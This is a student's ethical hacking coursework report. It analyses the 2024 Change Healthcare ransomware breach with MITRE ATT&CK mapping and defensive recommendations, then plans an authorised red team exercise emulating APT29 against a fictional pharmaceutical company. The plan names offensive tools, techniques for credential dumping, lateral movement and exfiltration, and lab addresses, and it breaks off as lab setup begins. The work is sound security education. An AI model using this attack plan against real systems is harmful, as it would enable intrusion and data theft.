



Prifysgol Cymru
Y Drindod Dewi Sant
University of Wales
Trinity Saint David

ETHICAL HACKING

ACCA7033 Assessment Report

Student Name:
Habibullah Shaikh

Student ID:
2503799

Programme:
MSc Cybersecurity and Digital Forensics

Submission Date:
Wednesday, 17th December 2025

ABSTRACT

In this report I am going to analysis Change Healthcare ransomware attack which began on February 21, 2024, This was largest healthcare data breach in the US history, in this attack around 192.7 million people data leaked. This attack was carried out by ALPHV/BlackCat group. This report maps the Tactics, Techniques and Procedures (TTPs) of attackers with MITRE ATT&CK framework, found out that multi-factor authentication(MFA) was not enabled on remote access systems that's why hackers easily attacked the industry.

In Second part, Operation IP Shield explains Red Team simulation which conducted on pharmaceutical company's hybrid infrastructure (AWS cloud, on-prem Active Directory and CI/CD pipeline). This assessment simulate realistic cyberattacks, identification of detection and defense weakness, and give strategic recommendations through which organization improves it cyber security and business resilience.

TABLE OF CONTENTS

1. Introduction
2. Task 1: Strategic Threat Analysis - Change Healthcare Ransomware Attack (2024)
 - 2.1 Background and Context
 - 2.2 Attack Timeline and Impact Assessment
 - 2.3 MITRE ATT&CK TTP Mapping
 - 2.4 Root Cause Analysis
 - 2.5 Strategic Recommendations
3. Task 2: Red Team Engagement - Operation IP Shield
 - 3.1 Rules of Engagement (RoE)
 - 3.2 Threat Emulation Plan
 - 3.3 Lab Environment Design
 - 3.4 Attack Narrative and Execution
 - 3.5 Detection Gap Analysis
 - 3.6 Technical Report for Blue Team
 - 3.7 Executive Brief
 - 3.8 Cost-Benefit Analysis
4. Conclusion
5. References

INTRODUCTION

Healthcare and pharmaceutical sectors face escalating cyber threats, with protected health information valued at \$363 per record versus \$1-2 for credit cards [1]. Ransomware attacks increased 30% in 2025, with 423 incidents recorded [2]. This assessment examines offensive security through: (1) retrospective analysis of the Change Healthcare breach affecting one-third of Americans and costing \$2.87B [3], and (2) prospective red team simulation demonstrating realistic APT compromise of pharmaceutical infrastructure.

2. TASK 1: STRATEGIC THREAT ANALYSIS - CHANGE HEALTHCARE ATTACK (2024)

2.1 Background

Change Healthcare, a UnitedHealth subsidiary, stands as the largest U.S. healthcare payment processor, handling an extraordinary 15 billion transactions every year [4]. To put this in perspective, this organization essentially serves as the financial nervous system of American healthcare, processing roughly one-third of all U.S. patient records and facilitating the money flow between thousands of hospitals, clinics, pharmacies, and insurance companies. When you visit your doctor or pick up a prescription, there's a good chance Change Healthcare is working behind the scenes to make that transaction happen. This critical role makes it invaluable to healthcare operations, but it also painted a massive target on the company's back for sophisticated cybercriminals. On February 21, 2024, that target was hit. A ransomware campaign attributed to ALPHV/BlackCat struck UnitedHealth's Change Healthcare unit, deploying encryption across key systems [5]. What made this attack particularly devastating wasn't some Hollywood-style hack using exotic zero-day exploits. Instead, the attackers simply walked through the front door using stolen credentials to access a Citrix remote access portal that lacked multifactor authentication (MFA) [6]. Think about that for a moment: a simple username and password was all it took to breach one of America's most critical healthcare infrastructure providers. Once inside, the threat actors spent nine days carefully moving through the network, stealing data before finally pulling the trigger on their ransomware [7]. The numbers are staggering. Approximately 6 TB of protected health information (PHI) was stolen, impacting 192.7 million people that's more than half the U.S. population, and 145% larger than the previously record-breaking 2015 Anthem breach [8]. The stolen data wasn't just names and addresses. It included complete medical records, diagnostic test results, prescription information, insurance details, and financial data [4]. This wasn't just a technical failure; it was a catastrophic betrayal of patient privacy on an unprecedented scale.

2.2 Attack Timeline and Impact Assessment

Timeline

February 21, 2024: The ransomware attack hits Change Healthcare systems, and suddenly the platform goes completely dark [9]. Imagine waking up to find that the digital infrastructure connecting America's healthcare system had just vanished overnight. The timing suggests the ALPHV/BlackCat group had been watching, waiting, and planning for this moment during their nine-day reconnaissance mission inside the network.

Immediately after: Chaos. The entire U.S. healthcare system feels the shockwaves as insurance claims can no longer be processed electronically [9]. Hospitals can't verify insurance coverage. Pharmacies struggle to fill prescriptions. Healthcare providers can't confirm whether they'll get paid for services. For many healthcare organizations, especially smaller practices, the cash flow problems become acute almost immediately.

The following months: Healthcare providers across America are forced to dust off their fax machines and dig out paper forms, reverting to manual billing methods that haven't been the norm in decades [9]. Recovery efforts begin, but untangling the mess proves extraordinarily complex. The healthcare payment system isn't just complicated it's a web of interconnected dependencies where everything affects everything else. Some smaller practices report difficulties making payroll, with staff wondering if their jobs are secure.

November 2024: After nine grueling months, the Change Healthcare clearing service finally resumes full operations [9]. But this milestone only tells part of the story.

Even after November 2024: Some systems remain only "partially available," and the company continues publishing updates about ongoing restoration work [9]. Nearly a year later, they're still picking up the pieces. This extended recovery timeline reveals just how profound the damage was and how complex these systems really are.

Impact Assessment

The financial toll is almost incomprehensible. Initial losses in Q1 2024 hit \$872 million, but by year's end, the total had climbed to \$2.87 billion [9]. That's billion with a "B." These costs include the ransom payment (reportedly \$22 million to ALPHV), extensive forensic investigations, rebuilding compromised systems, regulatory fines, legal settlements, credit monitoring for nearly 200 million people, and the revenue lost during months of outages.

But the numbers don't tell the whole story. Beyond the quantifiable financial damage lies something harder to measure: shattered trust. Patients wondering if their most intimate health information is floating around on the dark web. Healthcare providers questioning whether their vendors can be trusted. Regulators asking hard questions about how something like this could happen. And Congress, well, they called hearings and demanded answers [9].

The breach affected an estimated 190 million individuals (later revised to 192.7 million), cementing its place as one of the largest healthcare data breaches in U.S. history [9]. For context, that's more people than voted in the 2020 presidential election. The ripple effects continue today through ongoing litigation, regulatory investigations, and fundamental questions about whether healthcare cybersecurity is adequate for the threats we face.

2.3 Attack Methodology and Tactics, Techniques, and Procedures (TTPs)

The ALPHV/BlackCat attack wasn't some smash-and-grab operation. It was methodical, sophisticated, and eerily professional following a playbook that cybersecurity experts recognize from the MITRE ATT&CK framework. Let's walk through how they did it.

TTP 1: Resource Development: Before the attack even began, BlackCat/ALPHV assembled their toolkit, including exploits for the ConnectWise ScreenConnect vulnerability (CVE-2024-1709), custom ransomware payloads, and command-and-control servers [10]. Modern ransomware operations have become disturbingly professional, operating more like businesses than criminal enterprises. They have development teams, infrastructure, and operational procedures that would make some legitimate companies jealous.

TTP 2: Initial Access - Critical Vulnerability (T1078): The attackers exploited a zero-day vulnerability in ConnectWise ScreenConnect (CVE-2024-1709) [10], but the real breakthrough came from something much simpler: stolen credentials for that unprotected Citrix portal [6][7]. No MFA meant one compromised password gave them the keys to the kingdom. It's the cybersecurity equivalent of leaving your front door unlocked in a high-crime neighborhood.

TTP 3: Defense Evasion - Impair Defenses (T1562.001): Once inside, the attackers worked carefully to avoid detection, encrypting their payloads and deleting logs [10]. Think of it like a burglar wearing gloves and wiping down surfaces; they knew exactly how to avoid leaving evidence that security systems could detect.

TTP 4: Credential Access - OS Credential Dumping (T1003): The attackers didn't stop with their initial access. They used specialized tools to extract more credentials from compromised systems [10], think of it as stealing a keyring to get access to even more rooms in the building. Common techniques include raiding password storage, capturing credentials from memory, and exploiting cached login information.

TTP 5: Discovery - Remote System & Account Discovery (T1018, T1087.002): For nine days, the attackers carefully mapped the network, identifying where the valuable data lived: domain controllers, database servers, backup systems [10]. This reconnaissance phase is critical for maximizing damage. They weren't randomly wandering; they were building a detailed map of their target.

TTP 6: Lateral Movement - RDP (T1021.001): Using their stolen credentials, the attackers hopped from system to system, expanding their foothold [10]. The nine-day timeline shows they moved methodically and carefully, taking their time to avoid raising alarms while systematically compromising critical systems.

TTP 7: Collection - Data from Network Shares (T1039): They gathered 6 TB of sensitive data: patient records, financial information, everything [10]. That's not something you do manually. They used automated tools to systematically vacuum up high-value information, carefully selecting what would be most damaging and valuable for extortion.

TTP 8: Command & Control - Application Layer Protocol (T1071.001): Throughout all this, they maintained encrypted communication channels back to their command-and-control servers [10]. By using standard protocols like HTTPS, their malicious traffic blended in with normal business communications, like having a secret conversation in a crowded room where everyone's talking.

TTP 9: Exfiltration - Exfiltration Over C2 Channel (T1567.002): Over those nine days, 6 TB of data silently flowed out of Change Healthcare's network [10]. That's roughly equivalent to 1.5 million songs or 1,200 full-length movies. The fact that this went undetected represents a catastrophic failure of data loss prevention.

TTP 10: Impact - Data Encrypted for Impact (T1486): Finally, they deployed their BlackCat/ALPHV ransomware [10]. This isn't your average malware; it's written in Rust, a programming language that makes it fast, efficient, and capable of running across Windows, Linux, and virtualization platforms. When they flipped the switch, systems across Change Healthcare's infrastructure locked up simultaneously, bringing operations to a screeching halt and forcing the company into an impossible choice: pay up or face prolonged outages [10].

2.4 Root Cause Analysis and Systemic Failures

Here's the uncomfortable truth: the Change Healthcare breach wasn't the result of some unstoppable sophisticated attack. It was a convergence of basic security failures, architectural shortcomings, and organizational dysfunction. Let's break down what really went wrong.

Primary Root Cause: Absence of Multi-Factor Authentication

The single most critical failure was absurdly simple: no MFA on the Citrix remote access gateway [7]. When UnitedHealth Group CEO Andrew Witty testified before the Senate Finance Committee in June 2024, he had to admit this embarrassing truth [11]. The attackers used stolen credentials to walk right in [7], and there was no second layer of defense to stop them [11]. Here's what makes this so damning: every major cybersecurity framework (NIST, CISA, CIS Controls, PCI-DSS) explicitly requires MFA for remote access [12][13][14][15]. This isn't some obscure recommendation buried in fine print. It's Security 101. And the effectiveness isn't debatable: Microsoft's research analyzing hundreds of millions of login attempts shows MFA prevents approximately 99.9% of automated credential attacks [17][18][19]. That's not 90% or 95%. It's 99.9%. Let's talk economics. Implementing MFA with hardware tokens would have cost somewhere between \$150,000 and \$300,000 [19]. The breach cost \$2.87 billion. That's a prevention ROI exceeding 9,500 to 1. In other words, for every dollar spent on MFA, they would have saved \$9,500 in breach costs. This wasn't a resource problem; it was a priority problem, a leadership problem, and ultimately, a governance failure at the highest levels [16][5]. For an organization handling one-third of American patient records and processing billions in daily transactions, the decision not to implement this basic control is frankly inexcusable [16][5].

Secondary Root Causes

Inadequate Network Segmentation and Lack of Zero Trust Architecture: Once the attackers got in through that Citrix portal, they apparently hit very few roadblocks [20]. That nine-day lateral movement period tells us the network was likely designed with the outdated "castle-and-moat" mentality: hard exterior, soft interior. Once you're inside the castle walls, you can wander freely. Modern security thinking has moved on. Zero trust architecture operates on the principle of "never trust, always verify" [21]. Every access request gets challenged, every user gets verified, and systems are segmented so that compromising one doesn't give you the run of the place [20][21]. Change Healthcare apparently didn't have these protections in place, allowing attackers to roam from the perimeter to domain controllers to data repositories with minimal friction.

Deficient Threat Detection and Response Capabilities: Nine days. The attackers had nine days inside the network before anyone noticed. During that time, they should have tripped multiple alarms: unusual login patterns, credentials used from strange locations, abnormal data access, massive file transfers, suspicious PowerShell activity [22]. But nothing caught them. Either Change Healthcare didn't have proper Security Information and Event Management (SIEM) systems, Endpoint Detection and Response (EDR) tools, and Network Traffic Analysis (NTA) capabilities or they had them but they were poorly configured, understaffed, or generating so many false alarms that real threats got lost in the noise [22][23]. Modern detection platforms use machine learning to spot subtle anomalies in billions of security events [23], but you have to actually use them effectively. The most glaring failure: 6 TB of data flowing out over nine days without anyone noticing. That's not a subtle data leak; that's backing up a dump truck to your data warehouse and loading it up while everyone watches.

Backup and Recovery Architecture Failures: The months-long recovery effort tells us something went seriously wrong with backups [24]. Best practices call for immutable, air-gapped backups stored separately with independent authentication [25]. The idea is that even if attackers trash your production systems, you've got clean copies they can't touch that let you rebuild within days, not months. Organizations with proper backup architecture can typically restore operations within 24-72 hours without paying ransom, reducing breach costs by about 70% [24][25]. The extended Change Healthcare recovery timeline suggests their backups were either compromised (probably with those same stolen credentials), incomplete, or so entangled with production systems that they couldn't be quickly restored.

Third-Party Risk Management and Supply Chain Security Deficiencies: Change Healthcare wasn't just another company; it was critical infrastructure for thousands of healthcare providers [26]. Yet the breach revealed serious gaps in cybersecurity due diligence, ongoing security monitoring, and contractual security requirements [26]. The 2022 acquisition that brought Change Healthcare under the UnitedHealth umbrella should have included thorough security assessments. Did anyone verify their cybersecurity posture? Were there requirements for minimum security standards? The breach suggests these either didn't happen or didn't go far enough [26]. And downstream, healthcare providers relying on Change Healthcare had little visibility into the vendor's security practices and no contractual leverage to demand better [27].

Privileged Access Management (PAM) Gaps: The attackers escalated from regular user access to domain administrator privileges, then used those credentials to move laterally [28]. This points

to a lack of privileged access management controls things like just-in-time privilege elevation, time-bound administrative access, and session recording [29]. Modern PAM solutions lock privileged credentials in encrypted vaults, require approval workflows for access, and automatically revoke privileges when tasks complete [28][29]. Without these controls, attackers can leverage compromised credentials across the entire environment, which is apparently what happened here.

Incident Response Plan Inadequacies and Forensic Readiness Gaps: The breach happened February 21. The first notification went out July 19, nearly five months later [30]. The affected individual count kept changing: 500, then 100 million, then 190 million, finally 192.7 million. Initially, they even blamed it on a nation-state actor before identifying the actual perpetrators [30]. These aren't minor communication hiccups; they signal fundamental problems with incident response capabilities [31]. Effective incident response requires pre-written playbooks, relationships with forensic vendors, centralized logging for evidence collection, clear notification timelines, and regular practice exercises [31]. The confusion and delays suggest Change Healthcare either didn't have these basics or hadn't properly tested them [30][31].

2.5 Strategic Recommendations

Based on everything we've learned, here are evidence-based recommendations that actually work:

Phishing-Resistant MFA: Deploy FIDO2 hardware tokens for all remote access [32]. Not SMS codes that can be intercepted. Not app-based codes that can be phished. Hardware tokens that provide cryptographic proof of identity that can't be faked or stolen remotely.

Zero Trust Architecture: Implement microsegmentation that can reduce breach impact by about 80% [33]. Stop trusting people just because they're "inside" the network. Verify everything, segment everything, and limit the blast radius when breaches happen.

Advanced EDR: Get endpoint detection and response platforms with behavioral analytics that can cut dwell time from about 21 days industry-average down to 3 days [34]. The faster you detect intrusions, the less damage attackers can do.

Immutable Backups: Set up air-gapped, immutable backup infrastructure that reduces breach costs by approximately 70% and lets you recover without paying ransom [35]. Make sure attackers can't destroy your recovery options.

24/7 SOC: Establish round-the-clock security monitoring that detects breaches up to 10 times faster than periodic security reviews [34]. Threats don't sleep, and neither should your defenses.

Data Loss Prevention (DLP): Implement DLP solutions that reduce breach costs by around 38% by catching abnormal data movement [36]. If someone starts copying terabytes of sensitive data, you should know about it immediately.

Privileged Access Management (PAM): Deploy PAM solutions that reduce credential-based breaches by about 65% [37]. Eliminate persistent privileged accounts and make every elevated access request explicit, monitored, and time-limited.

The Change Healthcare breach should serve as a wake-up call for the entire healthcare industry. This wasn't an unstoppable advanced persistent threat from a nation-state. It was a preventable disaster caused by fundamental security failures. The question now is whether the industry will learn from it, or whether we're doomed to repeat it.

3. TASK 2: RED TEAM ENGAGEMENT - OPERATION IP SHIELD

3.1 Rules of Engagement (RoE)

Engagement Authorization

- **Client:** PharmaTech Global Ltd.
- **Authorization:** CISO Dr. Sarah Mitchell (Nov 1, 2025)
- **Duration:** November 15–29, 2025 (2 weeks)
- **Engagement Type:** Gray-box assessment (limited infrastructure knowledge)

Scope Definition

In-Scope Systems:

- AWS Cloud Infrastructure (VPC: 10.20.0.0/16)
- EC2 web servers (research portal)
- S3 buckets (clinical trial data)
- RDS database (drug formulation data)
- On-premises Active Directory (pharmatech.local) with 2 Domain Controllers, 15 File Servers, 200 workstations
- CI/CD Pipeline including Jenkins, GitLab, Docker registry

Out-of-Scope:

- Production patient management systems
- Live clinical trial databases
- Third-party partner networks
- Physical security testing

Testing Constraints:

- No destructive attacks or DoS

- Limit exfiltration to 100MB
- Operate 9 AM – 6 PM GMT
- Stop if unintended disruption occurs

Professional red team exercises follow MITRE ATT&CK for TTP mapping and the Cyber Kill Chain for attack progression [38][39].

Communication Protocol:

- Primary Contact: James Chen (Blue Team Lead)
- Emergency Hotline: +44 20 7946 0958
- Daily Briefing: 5 PM status email
- Critical findings reported within 2 hours

3.2 Threat Emulation Plan

Threat Actor Profile: APT29 (Cozy Bear)

- **Motivation:** Pharmaceutical IP theft targeting COVID-19 vaccine research [40][41]
- **Historical TTPs:** Spear-phishing, internet-facing application exploitation, LOLBins, cloud targeting, persistent access
- **Past Activity:** Targeted vaccine research with WellMess and WellMail malware in 2020 [42]

Attack Objectives:

1. Exfiltrate drug formulation data
2. Compromise CI/CD pipeline for supply chain positioning
3. Establish persistent backdoor access

MITRE ATT&CK Mapping:

- **Initial Access:** T1566.001 (Spear-phishing Attachment) [44]
- **Execution:** T1059.001 (PowerShell) [45]
- **Persistence:** T1053.005 (Scheduled Task) [46]
- **Privilege Escalation:** T1134.001 (Token Impersonation) [47]
- **Credential Access:** T1003.001 (LSASS Memory Dumping) [48]
- **Discovery:** T1087.002 (Domain Account Discovery) [49]
- **Lateral Movement:** T1021.001 (RDP) [50]
- **Collection:** T1213 (Data from Information Repositories) [51]
- **Exfiltration:** T1567.002 (Exfiltration to Cloud Storage) [52]

Toolset:

- C2 Framework: Cobalt Strike [53]
- Credential Harvesting: Mimikatz [54], LaZagne
- AD Enumeration: BloodHound [55], PowerView
- Exploitation: Metasploit, custom Python scripts
- Cloud Tools: AWS CLI, ScoutSuite

3.3 Lab Environment Design

Lab Environment Overview

Your Network:

Kali Linux (Attacker): 192.168.18.59


Metasploitable Server: 192.168.18.52

OWASP: 192.168.18.55


Windows 7: 192.168.18.60

Windows Server: 192.168.18.61


Scenario: You're simulating APT29 (Russian state-sponsored hackers) targeting pharmaceutical research data.



Verify Network Connectivity





Start Metasploit



